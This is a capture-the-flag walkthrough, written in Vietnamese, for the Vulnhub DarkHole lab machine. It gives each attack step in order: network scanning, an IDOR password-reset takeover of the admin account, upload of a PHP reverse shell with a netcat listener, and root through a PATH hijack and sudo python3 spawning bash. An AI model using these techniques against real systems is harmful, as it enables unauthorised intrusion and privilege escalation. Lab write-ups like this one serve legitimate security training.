

Step1: Use netdiscover -> find out the ip: 192.168.59.132

Step2: nmap -sC -v -A -T4 -Pn 192.168.59.132 -> thay cong 22 va 80 dang open




Truy cap vao: 192.168.59.132 -> tao tai khoan moi( test username=admin da thay co ton tai) -> login vao dashboard. Thay phan doi mat khau

Step3: dung burpsuite bat goi tin, nhap pass 123456 -> change -> tai proxy burpsuite, thay doi id tu 2->1


Sau do -> send to repeater -> send. Hien ran hu hinh duoi. Bay gio login as admin xem sao nao =))))

 Yeh :> da login vao tai khoan admin thanh cong.


Step4: [DarkHole Vulnhub Walkthrough (infosecarticles.com)](https://www.infosecarticles.com/darkhole-vulnhub-writeup/) vao trang nay chon php hoac dung cai nay [php-reverse-shell/php-reverse-shell.php at master · pentestmonkey/php-reverse-shell · GitHub](https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php) sau do doi ip thanh ip may minh, port tuy y, sau do tai ve dang abc.phtml


Sau do nc -lvnp 9001 -> click vao File tren anh kia, ta duoc quyen user bash shell



find / -perm -u=s -type f 2>/dev/null

 bay gio vao john/toto xem thu co gi

Step5 : ls -al



echo 'bash' > /tmp/id; chmod +x /tmp/id; export PATH=/tmp:$PATH

sau do  

tim duoc password la root123, sudo -l, nhap password.

Step5: Sau do

echo 'import os;os.system("/bin/bash")' > file.py

sudo python3 /home/john/file.py

Sau khi lay duoc root, cat root.txt

->DarkHole{You\_Are\_Legend}